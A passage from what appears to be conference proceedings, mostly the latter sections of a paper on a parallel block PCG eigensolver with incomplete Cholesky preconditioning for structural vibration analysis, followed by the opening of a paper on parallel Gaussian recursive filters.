


Fig. 2 An update of the block-column  $jb$  by block-column  $kb$ , placed at left. The black areas correspond to the updated elements of the block-column  $jb$ .

$$\mathbf{A}_{ib,jb} = \mathbf{A}_{ib,jb} - \mathbf{L}_{ib,kb} \cdot \mathbf{L}_{jb,kb}^T, \quad (10)$$

where  $ib$  belongs to the non-zero structure of the block-column  $jb$ .

Otherwise (the block-column  $kb$  is not currently factorized) the number  $kb$  puts to the end of  $List[jb]$ , and the

next element of  $List[jb]$  is extracted. When all the block-columns from the  $List[jb]$  have participated in the correction of the block-column  $jb$  and  $List[jb]$  is empty, the procedure  $update\_block(jb)$  returns *true*. Otherwise, the  $update\_block(jb)$  returns *false*, and the given block-column  $jb$  is pushed in  $stack[ip]$  and we have to wait until the remaining threads factorize all the block-columns from  $List[jb]$ . Such a technique is similar to [23].

The  $factor\_block(jb)$  procedure produces a Cholesky factorization of the diagonal block using the  $dpotrf$  procedure from Intel MKL [26]:

$$\mathbf{A}_{jb,jb} = \mathbf{L}_{jb,jb} \cdot \mathbf{L}_{jb,jb}^T, \quad (11)$$

and updates the off-diagonal part of the block-column  $jb$ , applying the  $dtrsm$  procedure from Intel MKL [26]:

$$\mathbf{L}_{jb,jb} \cdot \mathbf{L}_{ib,jb} = \mathbf{A}_{ib,jb} \rightarrow \mathbf{L}_{ib,jb}, \quad (12)$$

where a lower triangular matrix  $\mathbf{L}_{jb,jb}$  has been obtained in (11) and  $ib$  belongs to the nonzero structure of the block-column  $jb$ .

After this, we run the  $drop\_proc(jb)$  procedure, presented by algorithm 4.

Algorithm 4. The drop procedure.

```

do iloc = 0, M - 1
{
    djj = ∑ Hij, j ∈ [Ns, Ne]
    si = ∑ Hij2
    dii = Bii
    if(si < ψN djj dii)
    {
        reject_list ← iloc; s ← 0;
        for(j = Ns; j ≤ Ne; ++j)
        {
            Hjj += |Hij|√(Hjj/dii);
            s += |Hij|√(Hjj/dii)
        }
        critical section
        diag_add[i] = s;
        end critical section
    }
}
    
```

Here  $M$  is the number of non-zero rows in the block-column  $jb$ ,  $iloc$  – the current local row number in block,  $N_s$  – the global number of the first column in the block,  $N_e$  – the global number of the last column in the block,  $d_{jj}$  is a sum of diagonal elements in the block-column  $jb$ ,  $s_i$  is a sum of elements in the  $i$ -th row ( $i$  belongs to the nonzero structure of the block-column  $jb$ ),  $H_{ij}$  is an element of the factorized matrix,  $i$  and  $j$  are the global subscripts,  $B_{ii} = H_{ii}$ , if the block-column comprising an element  $H_{ii}$  has been already factorized, and  $B_{ii} = A_{ii}$  – an element of the initial

matrix otherwise. If the sum of squares of elements in the row  $i$  is less than  $\psi^N d_{ij} d_{ii}$ , we put  $i$  number to *reject\_list*, and correct the diagonal elements to ensure the positive definiteness of the lower triangular part of the incomplete factorization  $\mathbf{H}$ . The value  $s$  corrects the diagonal element  $D_{ii}$ , which at the current time is not factorized. Such a correction is accumulated in the array *diag\_add* and will be used later. Several threads can produce this correction simultaneously, therefore we use a critical section.

After loop **do** is over, we remove from the nonzero structure of the block-column  $jb$  the entire rows, stored in *reject\_list*, compress the block-column  $jb$  and reallocate the memory in order to free up the amount of memory occupied by the rejected rows of the block-column.

When *stack[ip]* is empty (see Algorithm 3), the thread  $ip$  begins to run the second loop **while** from the second level of parallelization. The nearest element of *queue[ip]* is extracted and removed from the queue. If *update\_block(jb)* returns a *false*,  $jb$  is pushed at the end of *queue[ip]* and will be processing later.

After the numeric factorization is finished, we start the post-factorization drop procedure, which is similar to the one, presented in Algorithm 4. The post-drop procedure uses a post-drop parameter  $\psi_1$  instead of the drop parameter  $\psi$  ( $0 \leq \psi \leq \psi_1 < 1$ ) and does not produce the correction of the diagonal entries. This approach allows us to maintain a low level of error accumulation if the value of the parameter  $\psi$  is small because every rejection in the incomplete factorization process leads to the accumulation of errors [8]. And only after the factorization is completed, secondary dropping is performed to reduce the amount of data in the preconditioning and accelerate the procedure (3) without considerable degradation of the quality of preconditioning. In addition, if  $\psi = 0$  and  $\psi_1 > 0$ , the proposed method produces the complete Cholesky factorization and then makes a post-factorization dropping. For large poorly conditioned problems, the application of this approach can be very efficient if the capacity of the core memory allows the allocation of the completely factorized matrix.

#### IV. SHIFT TECHNIQUE

It is widely known ([5], [7], [9] and others) that the application of a properly selected shift accelerates the convergence of methods based on the iteration by the inverse matrix. In the PCG method, based on minimizing of Rayleigh quotient, we introduce a shift into preconditioning – see (3), (4). We do not evaluate  $\mathbf{B}_\sigma$  directly and use the iterative procedure [5], [9] when solving the system of linear equations (3). Let us assume that  $\hat{\mathbf{z}}_i^k$  is an approximation of the exact vector  $\mathbf{z}_i^k$  and  $\mathbf{q}$  is a small correction:

$$\hat{\mathbf{z}}_i^k = \mathbf{z}_i^k + \mathbf{q}. \quad (13)$$

Then, after substituting (13) in (3) we obtain:

$$\mathbf{B}\mathbf{q} = \sigma \mathbf{M}\hat{\mathbf{z}}_i^k + \underbrace{\mathbf{r}_i^k - \mathbf{B}\hat{\mathbf{z}}_i^k + \sigma \mathbf{M}\mathbf{q}}_{\text{is dropped comparing with the first term}}. \quad (14)$$

Due to the assumption that  $\mathbf{q}$  is a *small* correction, we neglect  $\sigma \mathbf{M}\mathbf{q}$  in comparison with other terms and accept  $\mathbf{B}\hat{\mathbf{z}}_i^k \approx \mathbf{r}_i^k$ . In addition, the iterative procedure for the solution of (3) is:

Algorithm 5. Iterative solution of (3)

```

 $\mathbf{B}\hat{\mathbf{z}}_i^k = \mathbf{r}_i^k \rightarrow \hat{\mathbf{z}}_i^k$ 
do  $s = 1, 2, \dots, S$ 
     $\mathbf{B}\mathbf{q} = \sigma \mathbf{M}\hat{\mathbf{z}}_i^k \rightarrow \mathbf{q}$ 
     $\hat{\mathbf{z}}_i^k = \hat{\mathbf{z}}_i^k + \mathbf{q}$ 
end do

```

Usually, 1 – 2 iterations are required. We start the natural vibration problem analysis with  $\sigma = 0$ . The shift value is corrected at the iteration step  $k$ , where the convergence of at least one eigenpair is achieved, and new starting vectors are added to the block, or when five iterations are performed, on which no eigenpair has converged. The new value of shift is taken as a current approximation of the eigenvalue  $\lambda_{i\_shift}^k$ , where  $i\_shift = (m - 1)/4 + 1$  and  $m$  is the dimension of the block.

#### V. THE ALGORITHM OF TOTAL REORTHOGONALIZATION

When the Cholesky factorization of the reduced mass matrix  $\mathbf{m}$  has failed (section II,C), we perform the total reorthogonalization (Algorithm 6) of the columns in the matrix  $\mathbf{Q}_k$ .

Algorithm 6. The parallel reorthogonalization of the columns of the matrix  $\mathbf{Q}_k$

Parallel loop for  $i = 1, 3m$

```

{
     $\mathbf{q}_i = \mathbf{q}_i / \sqrt{(\mathbf{q}_i^T \mathbf{M} \mathbf{q}_i)}$ 
}

```

do  $i = 2, 3m$

$\mathbf{w} \leftarrow \mathbf{M}\mathbf{q}_i$

Parallel loop for  $j = 1, i - 1$

```

{
     $\beta_{ij} = \mathbf{q}_j^T \cdot \mathbf{w}$ 
}

```

Parallel loop for  $l = 1, N$ , schedule (static, chunk)

```

{
  do j = 1, i - 1
     $q_i^l \leftarrow q_i^l - \beta_{ij} q_j^l$ 
  end do
}

 $q_i \leftarrow q_i / \sqrt{q_i^T M q_i}$ 
end do

```

In the first parallel loop, we perform the normalization of all columns in the matrix  $Q_k$ . Then, we apply the modified Gram-Schmidt orthogonalization method (loop **do**  $i = 2, 3m$ ). The second parallel loop (*Parallel loop for*  $j = 1, i - 1$ ) calculates  $\beta_{ij} = q_j^T M q_i$ . Here it is very important to ensure the coherence in caches of different processors, and we make a padding of the array for  $\beta_{ij}$  to exceed the dimension of the cache line – 64B. The third parallel loop (*Parallel loop for*  $l = 1, N$ ) covers all elements of vectors  $q_i$  and  $q_j$ . It is very important to ensure the coherence in caches too, and we accept a chunk size as the 16 words of double. The inner loop **do** covers the number of vectors  $j$ . Finally, each corrected vector  $q_i$  should be normalized.

We underline that it is very important to ensure the coherence in caches of different processors because otherwise, we obtain a drastic degradation of performance at least on the AMD Opteron 6276 processor, not protected at the hardware level. The second column in Table III demonstrates the efficiency of the proposed parallel algorithm.

## VI. NUMERICAL RESULTS

Let us consider examples taken from the collection of SCAD Soft (<http://www.scadsoft.com>) — IT Company, developer of the SCAD FEA software, one of the most popular softwares used in the CIS countries for structural analysis and design, certified according to the regional standards.

We use the computer A with 16-core processor AMD Opteron 6276, 2.3/3.2 GHz, 64 GB DDR3 RAM, OS Windows Server 2008 R2 Enterprise SP1, 64 bit, and computer B with 4-core processor Intel® Core™ i5 – 2500 CPU 3.30 GHz, 24 GB DDR3 RAM, OS Windows 7, 64 bit.

Computer A is a workstation and computer B – usual desktop.

### A. Problem 1

The uniform beam (Figure 3) is considered.




Fig. 3 The clamped beam

We accept:  $a = 2$  m,  $E = 200\,000$  MPa,  $\rho = 7\,600$  kg/m<sup>3</sup>,  $A = 0.001$  m<sup>2</sup>,  $I = 0.0001$  m<sup>4</sup>, where  $E$  is the Young's modulus,  $\rho$  – the material density,  $A$  – the cross-sectional area and  $I$  – the moment of inertia. Three eigenpairs are extracted ( $n = 3$ ). The dimension of the problem  $N = 24$  and the dimension of the block  $m = 3$ . The preconditioning parameters: reordering method is MMD (multiple minimum degree),  $\psi = 10^{-16}$ ,  $\psi_1 = 10^{-13}$ ,  $tol = 10^{-6}$  (section II.B). Figure 4 presents the comparison of convergence for both: the LOBPCG method [17], [18] and the proposed block subspace projection PCG (BSPPCG) method. The minimal error for the iterated approximations of eigenvectors in the block is depicted on the vertical axis.




Fig. 4 The convergence of the LOBPCG and BSPPCG methods

The proposed BSPPCG method performs the control of the linear independence of the basis vectors in the subspace projection matrix  $Q_k$ , decomposing the reduced mass matrix  $m$  by the Cholesky method (section II.C). If the Cholesky factorization of the  $m$  matrix has failed, the total reorthogonalization of columns in the projection matrix  $Q_k$  ensures the linear independence of the basis vectors. As soon as the first eigenpair begins to converge, the residual vector  $r_i^k$  corresponding to this pair tends to zero, since for an exact solution this vector must be strictly zero. The vector of the conjugate direction  $p_i^k$  behaves similarly since at the stationary point of the Rayleigh functional the gradient vector is also zero and its direction is not defined. Hence it follows that the convergence of eigenpairs leads to a linear dependence between the columns of the projection matrix  $Q_k$ . Therefore, we remove the converged eigenvectors from the block, replacing them with the new start vectors, and restore the linear independence of the columns of the matrix  $Q_k$ , if necessary. As a result, we obtain a fast and stable convergence for the BSPPCG method, and the given example demonstrates it.

### B. Problem 2

The design model of the multi-storey building, resting on the soil, is shown in Figure 5. The number of equations is 2 989 476. Solid finite elements simulating the soil

behavior contribute a relatively dense part in the sparse stiffness matrix. The size of the completely factorized stiffness matrix using the METIS reordering [16] is 36.53 GB. Therefore, this problem is very hard for a direct solution. We accept the required number of eigenpairs  $n = 100$ , the dimension of the block  $m = 32$ . Parameters of preconditioning are as follows: METIS reordering,  $\psi = 10^{-50}$ ,  $\psi_1 = 10^{-13}$ . The required tolerance is  $tol = 10^{-3}$ .

We compare the performance and speed up with an increase of the number of threads of the proposed incomplete block Cholesky solver with PARDISO from Intel MKL 11.3 accepting a complete factorization mode ( $\psi = \psi_1 = 0$ ) because in this mode the incomplete solver processes the maximum amount of data.




Fig. 5 Multi-storey building, based on a prism of soil

Moreover, for a lot of large poorly conditioned problems of structural and solid mechanics, we must take the parameter  $\psi$  as very small. Therefore, the mode of incomplete solver in such a case will be close to the complete factorization, which allows us on the scheduling of load on the processors based on the non-zero structure of the completely factorized matrix. If the problem admits a relatively large value of the dropping parameter  $\psi$ , the duration of the incomplete factorization considerably decreases and ceases to be critical in comparison with other stages of the solution of the problem, and we apply in such a situation the non-block version of the incomplete Cholesky solver [8], which results in better properties of preconditioning than the block Cholesky method due to dropping of single elements in columns instead of the rejection of the entire rows in the block-columns.

The Table I presents a comparison of the complete factorization time and speed up, when the number of

threads increases, for the proposed block Cholesky solver and PARDISO from Intel MKL 11.3. As it turned out, on computer A with AMD Opteron processor the PARDISO solver limits the number of threads to eight. The solver proposed by us demonstrates a steady acceleration of up to 15 threads, and only when the number of threads is equal to the number of processor cores, there is a slight decrease in performance. As a result, we achieve on 15 threads a slightly shorter total factorization time than PARDISO. In general, both solvers show close results, and this fact allows to conclude, that the developed incomplete block Cholesky solver can be used successfully for the solution of real-life large problems.

TABLE I  
COMPARISON OF THE COMPLETE FACTORIZATION TIME AND SPEED UP.  
PROBLEM 2, COMPUTER A.

Nos of threads	Duration of the block Cholesky, factorization s	Duration of the PARDISO, factorization, s	Block Cholesky, $Sp = T_1/T_p$	PARDISO, $Sp = T_1/T_p$
1	10 211	8 282	1	1
2	5 448	6 539	1.87	1.27
4	3 151	3 114	3.24	2.66
8	1 984	1 898	5.15	4.36
12	1 713	—	5.96	—
14	1 635	—	6.25	—
15	1 629	—	6.27	—
16	1 704	—	6.00	—

The sums of weights for each thread for both: first and second parallelization levels (see section III.4) are presented in Table II. We take a parameter  $tol_1 = 0.05$ .

Even on 16 threads, the proposed scheduling algorithms 1 and 2 ensure an acceptable balance of computational load between threads.

The duration of factorization using a conventional incomplete Cholesky solver [8] on eight threads (in such case this method demonstrates the best performance) is 42 638 s, and we believe that such a long time is unacceptable.

Table III presents the duration of the main stages of BSPPCG method. We use the following abbreviation: *Reort. time* – time of the total reorthogonalization when the columns of matrix  $\mathbf{Q}_k$  become almost linearly dependent; *Orth. against conv. modes* – orthogonalization of columns in the subblocks  $\mathbf{X}$  and  $\mathbf{P}$  against all converged modes (see section II.E); *Evaluation of residuals* – see section II.B; *Subsp. project.* – evaluation of the subspace projection matrices  $\mathbf{m}$  and  $\mathbf{k}$  (section II.C); *Prolong.* – prolongation procedure (section II.D). All these stages are parallelized.

Table IV shows the comparison of computing time required for the extraction of 100 eigenpairs for different methods. The BSPPCG method runs in the core memory, requires 35.3 GB RAM and produces 61 iterations and 17 total reorthogonalization when  $\psi = 10^{-50}$ ,  $\psi_1 = 10^{-13}$ . When

we assign  $\psi = 10^{-8}$ ,  $\psi_1 = 10^{-8}$ , the amount of required RAM is 16.4 GB, the ability of preconditioning of accelerating of the convergence is worse than in the previous case, and 142 iterations and 50 total reorthogonalization is required.

TABLE II  
THE DISTRIBUTION OF COMPUTATIONAL WORK AMONG THREADS.  
PROBLEM 2, COMPUTER A.

Thread number	First level of parallelization	Second level of parallelization
1	81 957 982	200 429 150
2	81 992 420	200 070 240
3	81 051 034	200 507 916
4	78 914 973	200 263 442
5	81 610 575	200 230 611
6	81 862 179	200 518 532
7	81 724 138	200 079 318
8	81 287 287	199 915 628
9	79 117 086	200 671 820
10	79 027 153	200 172 374
11	80 780 854	201 390 756
12	81 153 035	200 164 913
13	82 434 985	200 463 860
14	79 223 228	200 221 723
15	81 595 566	200 978 565
16	83 031 954	201 070 606

TABLE III  
COMPUTING TIME OF SEVERAL PHASES VIA A NUMBER OF THREADS.  
PROBLEM 2, COMPUTER A.

np	Reort time, s	Orth. against conv modes, s	Evaluation of residuals, s	Subsp. project. s	Pro-long., s	Total, s	$S_{np}$
1	5241	6420	40039	8515	319	62711	1
2	2384	3197	21861	5303	183	34323	1.82
4	1628	2298	12039	3621	122	20814	3.01
8	1068	2315	9031	2809	104	16390	3.82
16	620	2183	8229	2415	103	14552	4.31

The block Lanczos method with the spectral transformations (SBLANC, [7]) runs in two modes. When the entire amount of the core memory is accessible (100 % RAM), solver PARFES [11], [12] – one from the fastest sparse direct solvers for multicore computers on today – works in a core mode, and the lower triangular factorized matrix  $L$ , having the size 36.53 GB, is located in RAM. Therefore, the forward and back substitutions, performed at each step of the Lanczos method, run extremely fast. In this case, we obtain practically the same durations for both methods.

When we allow using only 50% of RAM for the Lanczos method, PARFES runs in the out of core mode (OOC), and the matrix  $L$  is written block-by-block on disk. The forward and back substitutions run very slowly, and the solution time for the Lanczos method increases more than two times.

TABLE IV  
COMPARISON OF COMPUTATION TIME FOR DIFFERENT METHODS.  
PROBLEM 2, COMPUTER A.

Method	Total time, s
BSPPCG (core mode, $\psi = 10^{-50}$ , $\psi_1 = 10^{-13}$ )	14 552
BSPPCG (core mode, $\psi = 10^{-8}$ , $\psi_1 = 10^{-8}$ )	16 334
SBLANC (100% RAM)	14 096
SBLANC (50% RAM)	34 660

### C. Problem 3.

Figure 6 presents the design model of the multi-storey building, having quite a different topology and construction than the previous problem.




Fig. 6 Multi-storey building, having three towers

The dimension of the problem is  $N = 4\,262\,958$  equations, number of required eigenpairs –  $n = 100$ , dimension of the block  $m = 32$ . The parameters of preconditioning are:  $\psi = 0$ ,  $\psi_1 = 10^{-13}$ ,  $tol = 10^{-3}$ . We use a usual desktop – computer B.

This problem is very hard for stable convergence due to the presence of a large number of almost multiple frequencies, produced by similar towers, resting on the same stylobate, and we were forced to apply a shift technique. Table V shows that the given approach proved to be stable when the shift correction procedure (algorithm 5) performs at least two iterations.

As a result, we obtain about the same time of solving the problem by both methods: BSPPCG and SBLANC, but BSPPCG method works in RAM, and when Lanczos method is applied, PARFES uses the out of core (OOC) mode.



TABLE V  
COMPARISON OF COMPUTATION TIME FOR DIFFERENT METHODS.  
PROBLEM 3, COMPUTER B.

Method	Number of shift's corrections, $S$	Number of iterations	Number of total reorthogonalization	Total time, s
BSPPCG	0	Lock of convergence after 42 eigenpairs are converged		
BSPPCG	1	Lock of convergence after 53 eigenpairs are converged		
BSPPCG	2	70	19	16 901
SBLANC	—	—	—	16 568

## VII. CONCLUSION

The proposed BSPPCG method can compete with the block Lanczos method widely used in FEA software on shared memory multi-core computers. The presented approach, based on the PCG method, uses the block incomplete Cholesky factorization approach which allows to keep a very small value of the rejection parameter  $\psi$  and produces a lower triangular matrix  $\mathbf{H}$ ,  $\mathbf{B} = \mathbf{H}\mathbf{H}^T$ , which possesses a high ability to accelerate the convergence. The use of the iteration technique in a block of fixed dimension, the shift technique and the parallel algorithm for the total reorthogonalization, when a linear dependence between the columns of the projection matrix  $\mathbf{Q}_k$  was detected, ensure the high computational stability of the proposed approach.

## ACKNOWLEDGMENT

This work was supported by SCAD Soft IT company.

## REFERENCES

- [1] P. R. Amestoy, I. S. Duff, J.-Y. L'Excellent, "Multifrontal parallel distributed symmetric and unsymmetric solvers," *Comput. Meth. Appl. Mech. Eng.*, 184, pp. 501–520, 2000, [https://doi.org/10.1016/S0045-7825\(99\)00242-X](https://doi.org/10.1016/S0045-7825(99)00242-X).
- [2] V. E. Bulgakov, M. E. Belyi and K. M. Mathisen, "Multilevel aggregation method for solving large-scale generalized eigenvalue problems in structural dynamics," *Int. J. Numer. Methods Eng.*, vol. 40, pp. 453 – 471, 1997, [http://DOI: 10.1002/\(SICI\)1097-0207\(19970215\)40:33.0.CO;2-2](http://DOI: 10.1002/(SICI)1097-0207(19970215)40:33.0.CO;2-2).
- [3] Y. T. Feng and D. R. J. Owen, "Conjugate gradient methods for solving the smallest eigenpair of large symmetric eigenvalue problems," *Int. J. Numer. Methods Eng.*, vol. 39, pp. 2209 – 2229, 1996, [http://DOI: 10.1002/\(SICI\)1097-0207\(19960715\)39:13<2209::AID-NME951>3.0.CO;2-R](http://DOI: 10.1002/(SICI)1097-0207(19960715)39:13<2209::AID-NME951>3.0.CO;2-R).
- [4] A. George, J. W. H. Liu, *Computer solution of sparse positive definite systems*. New Jersey : Prentice-Hall, Inc. Englewood Cliffs, 1981.
- [5] S. Yu. Fialko, "Natural vibrations of complex bodies," *Int. Applied Mechanics*, vol. 40, no. 1, pp. 83 – 90, 2004, <http://DOI: 10.1023/B:INAM.0000023814.13805.34>.
- [6] S. Fialko, "Aggregation Multilevel Iterative Solver for Analysis of Large-Scale Finite Element Problems of Structural Mechanics: Linear Statics and Natural Vibrations", in *PPAM 2001*, R. Wyrzykowski et al. (Eds.), LNCS 2328, Springer-Verlag Berlin Heidelberg, 2002, pp. 663–670, [http://DOI: 10.1007/1-4020-5370-3\\_41](http://DOI: 10.1007/1-4020-5370-3_41).
- [7] S. Yu. Fialko, E. Z. Kriksunov and V. S. Karpilovskyy, "A block Lanczos method with spectral transformations for natural vibrations and seismic analysis of large structures in SCAD software," in *Proc. CMM-2003 – Computer Methods in Mechanics*, Gliwice, Poland, 2003, pp. 129 – 130.
- [8] S. Yu. Fialko, "Iterative methods for solving large-scale problems of structural mechanics using multi-core computers," *Archives of Civil and Mechanical Engineering*, vol. 14, pp. 190 – 203, 2014, <http://doi:10.1016/j.acme.2013.05.009>.
- [9] S. Yu. Fialko, F. Żegleń, "Block Preconditioned Conjugate Gradient Method for Extraction of Natural Vibration Frequencies in Structural Analysis", *Proceedings of the FedCSIS. Łódź, 2015. IEEE Xplore Digital Library*, pp. 655 – 662. DOI: 10.15439/2015F87. URL: [http://ieeexplore.ieee.org/xpls/abs\\_all.jsp?arnumber=7321505&tag=1](http://ieeexplore.ieee.org/xpls/abs_all.jsp?arnumber=7321505&tag=1).
- [10] S. Yu. Fialko, F. Żegleń, "Block subspace projection PCG method for solution of natural vibration problem in structural analysis.", *Proceedings of the Federated Conference on Computer Science and Information Systems* pp. 669–672. DOI: 10.15439/2016F88. URL: [http://annals-csis.org/Volume\\_8/pliks/88.pdf](http://annals-csis.org/Volume_8/pliks/88.pdf).
- [11] S. Yu. Fialko, "PARFES: A method for solving finite element linear equations on multi-core computers," *Advances in Engineering software*, vol. 40, no. 12, pp. 1256–1265, 2010, <http://doi:10.1016/j.advengsoft.2010.09.002>.
- [12] S. Yu. Fialko, "Parallel direct solver for solving systems of linear equations resulting from finite element method on multi-core desktops and workstations", *Computers and Mathematics with Applications* 70, pp. 2968–2987, 2015 doi:10.1016/j.camwa.2015.10.009
- [13] G. Gambolati, G. Pini and F. Sartoretto, "An improved iterative optimization technique for the leftmost eigenpairs of large symmetric matrices," *J. Comp. Phys.*, no 74, pp. 41 – 60, 1988, [http://doi:10.1016/0021-9991\(88\)90067-8](http://doi:10.1016/0021-9991(88)90067-8).
- [14] C. K. Gan, P. D. Haynes and M. C. Payne, "Preconditioned conjugate gradient method for sparse generalized eigenvalue problem in electronic structure calculations," *Computer Physics Communications*, vol 134, nr. 1, pp. 33 – 40, 2001, [http://DOI: 10.1016/S0010-4655\(00\)00188-0](http://DOI: 10.1016/S0010-4655(00)00188-0).
- [15] V. Hernbadez, J. E. Roman, A. Tomas and V. Vidal, "A survey a software for sparse eigenvalue problems," *Universitat Politècnica De Valencia, SLEPs technical report STR-6*, 2009.
- [16] G. Karypis and V. Kumar, "METIS: Unstructured Graph Partitioning and Sparse Matrix Ordering System,". Technical report, Department of Computer Science, University of Minnesota, Minneapolis, 1995.
- [17] A. V. Knyazev and K. Neymayr, "Efficient solution of symmetric eigenvalue problem using multigrid preconditioners in the locally optimal block conjugate gradient method," *Electronic Transactions on Numerical Analysis*, vol. 15, pp. 38 – 55, 2003. URL: <https://eudml.org/doc/123270>.
- [18] A. V. Knyazev, M. E. Argentati, I. Lashuk, E.E. Ovtchinnikov, "Block Locally Optimal Preconditioned Eigenvalue Solvers (BLOPEX) in HYPRE and PETSC". URL: <http://arxiv.org/pdf/0705.2626.pdf>.
- [19] R. B. Morgan, "Preconditioning eigenvalues and some comparison of solvers," *Journal of computational and applied mathematics*, vol. 123, pp. 101 – 115, 2000, [http://doi: 10.1016/S0377-0427\(00\)00395-2](http://doi: 10.1016/S0377-0427(00)00395-2).
- [20] M. Papadarakakis, "Solution of partial eigenproblem by iterative methods," *Int. J. Num. Meth Eng.*, vol. 20, pp. 2283–2301, 1984, <http://DOI: 10.1002/nme.1620201209>.
- [21] A. V. Perelmuter, S. Yu. Fialko, "Problems of computational mechanics relate to finite-element analysis of structural constructions," *International Journal for Computational Civil and Structural Engineering*, vol. 1, no 2, 2005, pp. 72 – 86.
- [22] Y. Saad, *Numerical methods for large eigenvalue problems, Revised edition, Classics in applied mathematics*. SIAM, 2011, <http://dx.doi.org/10.1137/1.9781611970739>.
- [23] O. Schenk, K. Gartner, "Two-level dynamic scheduling in PARDISO: Improved scalability on shared memory multiprocessing systems," *Parallel Computing*, 28, pp. 187–197, 2002, [https://doi.org/10.1016/S0167-8191\(01\)00135-1](https://doi.org/10.1016/S0167-8191(01)00135-1).
- [24] Thread Local Storage. URL: [https://msdn.microsoft.com/en-us/library/windows/desktop/ms686749\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms686749(v=vs.85).aspx) (Last access: 18.04.2017).
- [25] S. Tomov, J. Langou, A. Canning, Lin-Wang Wang, J. Dongarra, "Conjugate-gradient eigenvalue solver in computing electronic properties of nanostructure architecture," *Int. J. Computational Science and Engineering*, vol. 2, nr. 3-4, pp. 205 – 212, 2006. <https://doi.org/10.1504/IJCSE.2006.012774>.
- [26] doclib/iss/2013/mkl/mklman/index.htm (Last access: 16.04.2015).



# An algorithm for Gaussian Recursive Filters in a Multicore Architecture

Ardelio Galletti, Giulio Giunta, Livia Marcellino, Diego Parlato

University of Naples “Parthenope”

Department of Science and Technology

Centro Direzionale, Isola C4, 80143, Naples, Italy

Email: {ardelio.galletti, giulio.giunta, livia.marcellino, diego.parlato}@uniparthenope.it

**Abstract**—Recursive Filters (RFs) are a well-known way to approximate the Gaussian convolution and, due to their computational efficiency, are intensively used in several technical and scientific fields. The accuracy of the RFs can be improved by means of the repeated application of the filter, which gives rise to the so-called  $K$ -iterated Gaussian recursive filter. In this work we propose a parallel algorithm for the implementation of the  $K$ -iterated first-order Gaussian RF for multicore architectures. This algorithm is based on a domain decomposition with overlapping strategy. The presented implementation is tailored for multicore architectures and makes use of the Pthreads library. We will show through extensive numerical tests that our parallel implementation is very efficient for large one-dimensional signals and guarantees the same accuracy level of the sequential  $K$ -iterated first-order Gaussian RF.

## I. INTRODUCTION

NOWADAYS, the recursive filters (RFs) have become a useful computational tool in several fields. For example, Gaussian RFs are usually involved in image processing [1], [2], in data assimilation for solving three-dimensional variational analysis schemes [3], [4] and in advanced signal processing such as other class of RFs has been recently constructed specifically for the electrocardiogram (ECG) denoising [6], [7], [8]. The idea of a recursive filter is to provide a more efficient approximation either to a given filter operator, or to the convolution with the impulse response of the filter. Gaussian RFs are basically designed to approximate Gaussian-based convolutions and can be built in many ways (see [9] and the references therein). It is well-known that Gaussian RFs, when applied to signals with support in a finite domain, generate distortions and artifacts, mostly localized at the boundaries. This issue is known as *edge effect* and heuristic and theoretical tools, namely *boundary conditions*, have been proposed in literature to remove it [9], [10]. These tools can be used even in the more general case in which a Gaussian RF is repeatedly applied, i.e. the so-called  $K$ -iterated Gaussian RFs [3] where  $K$  